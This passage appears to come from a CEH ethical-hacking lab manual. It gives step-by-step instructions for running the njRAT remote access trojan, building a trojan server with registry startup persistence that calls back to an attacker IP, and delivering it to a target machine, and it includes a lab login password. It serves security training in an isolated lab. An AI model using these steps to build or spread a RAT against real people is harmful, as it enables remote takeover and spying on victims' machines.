


4. Navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT** and double-click **njRAT v0.7d.exe**.


   Note: If a **User Account Control** window appears, click **Yes**.

   Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

5. The **njRAT GUI** appears along with an njRAT pop-up, where you need to specify the port you want to use to interact with the victim machine. Enter the port number and click **Start**.
6. In this task, the default port number **5552** has been chosen.



7. The njRAT GUI appears; click the **Builder** link located in the lower-left corner of the GUI to configure the exploit details.




8. The **Builder** dialog-box appears; enter the IP address of the **Windows 11** (attacker machine) machine in the **Host** field, check the option **Registy StarUp**, leave the other settings to default, and click **Build**.

   Note: In this task, the IP address of the **Windows 11** machine is **10.10.1.11**.

9. The **Save As** window appears; specify a location to store the server, rename it, and click **Save**.


10. In this lab, the destination location chosen is **Desktop**, and the file is named **Test.exe**.



11. Once the server is created, the **DONE!** pop-up appears; click **OK**.

12. Now, use any technique to send this server to the intended target through email or any other source (in real-time, attackers send this server to the victim).

    Note: In this task, we copied the **Test.exe** file to the shared network location (**CEH-Tools**) to share the file.




13. Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.

    Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

